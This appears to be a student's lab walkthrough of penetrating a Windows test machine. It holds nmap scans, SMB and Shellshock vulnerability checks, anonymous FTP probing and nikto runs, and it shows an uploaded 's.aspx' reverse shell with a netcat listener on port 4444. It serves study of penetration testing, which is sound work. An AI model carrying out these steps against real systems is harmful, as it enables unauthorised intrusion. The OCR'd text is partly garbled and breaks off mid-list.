
# Gnesis Walkthrough

**Target: 192.168.2.15**
**Kali: 10.8.0.131**

Perform small, medium and large scans


- sudo nmap -Pn -T5 -p- 192.168.2.15 -oA smol
- sudo nmap -Pn -sV -A -p- 192.168.2.15 -oA med
- sudo nmap -Pn -sV -A -p- --script='safe' 192.168.2.15 -oA large



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Genisis - 192.168.2.15]
└─$ sudo nmap -Pn -T5 -p- 192.168.2.15 -oA smol
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-21 02:43 EDT
Nmap scan report for 192.168.2.15
Host is up (0.020s latency).
Not shown: 65519 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
42000/tcp open  unknown
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49176/tcp open  unknown
49192/tcp open  unknown
49193/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 32.85 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

Looks like it is another microsoft system so we'll check for eternal blue first




```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Genisis - 192.168.2.15]
└─$ nmap --script smb-vuln* -p 445 192.168.2.15
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-21 02:47 EDT
Nmap scan report for 192.168.2.15
Host is up (0.0056s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-061: No accounts left to try
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 5.27 seconds
zsh: segmentation fault  nmap --script smb-vuln* -p 445 192.168.2.15
```

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

Looks like it is not vulnerable

Next we want to see if shellshock will work since it is hosting a website (another easy way in)




```
┌──(kali㉿kali)-[~/Desktop/studies/sca
└─$ nmap -sV -p80 -script http-shellsh                              md=
ls 192.168.2.15
Starting Nmap 7.92 ( https://nmap.org
Nmap scan report for 192.168.2.15
Host is up (0.0065s latency).

PORT   STATE SERVICE    VERSION
80/tcp open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.63 seconds
zsh: segmentation fault  nmap -sV -p80 -script http-shellshock --script-args uri
=/cgi-bin/status,cmd=l
```

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

No luck here either

We can see there are a few webservices available to connect to




File Actions Edit View Help
kali@kali: ~/Deskto…isis - 192.168.2.15
kali@kali: ~/Deskto…isis - 192.168.2.15
192.168.2.15
scans
med.xml

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-21 02:45 EDT
Nmap scan report for 192.168.2.15
Host is up (0.0055s latency).
Not shown: 65519 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          Bitvise WinSSHD 8.43 (FlowSsh 8.43; protocol 2.0; n
on-commercial use)
| ssh-hostkey: 
|   3072 c6:50:ad:ca:a0:43:31:e1:28:08:97:85:72:c1:e1:94 (RSA)
|_  384 d3:20:15:27:1c:54:b3:57:70:84:1e:4c:b2:a6:cc:3d (ECDSA)
80/tcp    open  tcpwrapped
|_http-title: Browse directory / - quickshare httpd
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-d
s
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
42000/tcp open  ftp          Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst: 
|_  SYST: Windows_NT
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49176/tcp open  msrpc        Microsoft Windows RPC
49192/tcp open  msrpc        Microsoft Windows RPC
49193/tcp open  msrpc        Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=10/21%OT=22%CT=1%CU=31101%PV=Y%DS=2%DC=T%G=Y%TM=635240
```

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

We will now explore the webservices

- 192.168.2.15:80


Browse directory / - quickshare httpd — Mozilla Firefox
Browse directory / - quick
192.168.2.15
QuickShare File Server
Enjoy the happiness of sharing!
Home | Parent Directory
Browse... No file selected.
upload
Powered by QuickShare File Serve
Home | Parent Directory
kali@kali: ~
File Actions Edit View Help
kal...: ~
kal...: ~
kal...: ~

| | Name | Size | Modified |
|---|---|---|---|
| | My Music/ | <dir> | 2020-06-26 08:19 |
| | My Pictures/ | <dir> | 2020-06-26 08:19 |
| | My Videos/ | <dir> | 2020-06-26 08:19 |
| | desktop.ini | 402 B | 2020-06-26 08:19 |


```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

This looks promising as we can upload a file

- attempting to navigate to the parent director does nothing

I have uploaded the file “s.aspx” which is a reverse shell, we we will attempt to navigate to this directory and see if it will give us a shell on port 4444

- nc -lvp 4444
- 102.168.2.15:80/s.aspx



192.168.2.15

QuickShare File Server

Enjoy the happiness of sharing!

Home | Parent Directory

Browse... No file selected. upload


| | Name | Size | Modified |
|---|---|---|---|
| 🟩 | My Music/ | <dir> | 2020-06-26 08:19 |
| 🟩 | My Pictures/ | <dir> | 2020-06-26 08:19 |
| 🟩 | My Videos/ | <dir> | 2020-06-26 08:19 |
| | desktop.ini | 402 B | 2020-06-26 08:19 |
| | s.aspx | 15 KB | 2021-08-04 04:07 |

Powered by QuickShare File Serve

Home | Parent Director

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

We connect to something but it does not seem to do anything




```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Genisis - 192.168.2.15]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.2.12: inverse host lookup failed: Unknown host
connect to [10.8.0.131] from (UNKNOWN) [192.168.2.12] 62408
ls
shell
^C
```

Navigating to the other webservices

- 5985 is not found
- 47001 is not found either

Lets see if we can do anything on the FTP services


FTP on port 4200 is accessible



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Genisis - 192.16
└─$ ftp 192.168.2.15 42000
Connected to 192.168.2.15.
220 Microsoft FTP Service
Name (192.168.2.15:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name)
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49257|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> 
```

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

Lets try to put a file



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Genisis - 192.16
└─$ ftp 192.168.2.15 42000
Connected to 192.168.2.15.
220 Microsoft FTP Service
Name (192.168.2.15:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name)
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49257|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> 
```

```
┌──(kali㉿kali)-[~]
└─$ echo '16154605 Hayden Bruinsma'
16154605 Hayden Bruinsma
```

No luck unless as anonymous we can find credentials somewhere
Since there are multiple http directories perhaps some direct to the QuickShare File Server directory and launch whatever is there, we will try to navigate to the desktop.ini file for each of them.

- 192.168.2.15:47001/desktop.ini

Nothing

- 192.168.2.15:5985/desktop.ini


Nothing

This may call for the big boy scan…awaiting results, whilst we do that we will use dirb and nikto on all these addresses.

- nikto -h 192.168.2.15:80
    - Error reading host
- nikto -h 192.168.2.15:5985
    - Nothing
- nikto -h 192.168.2.15:47001
    - 
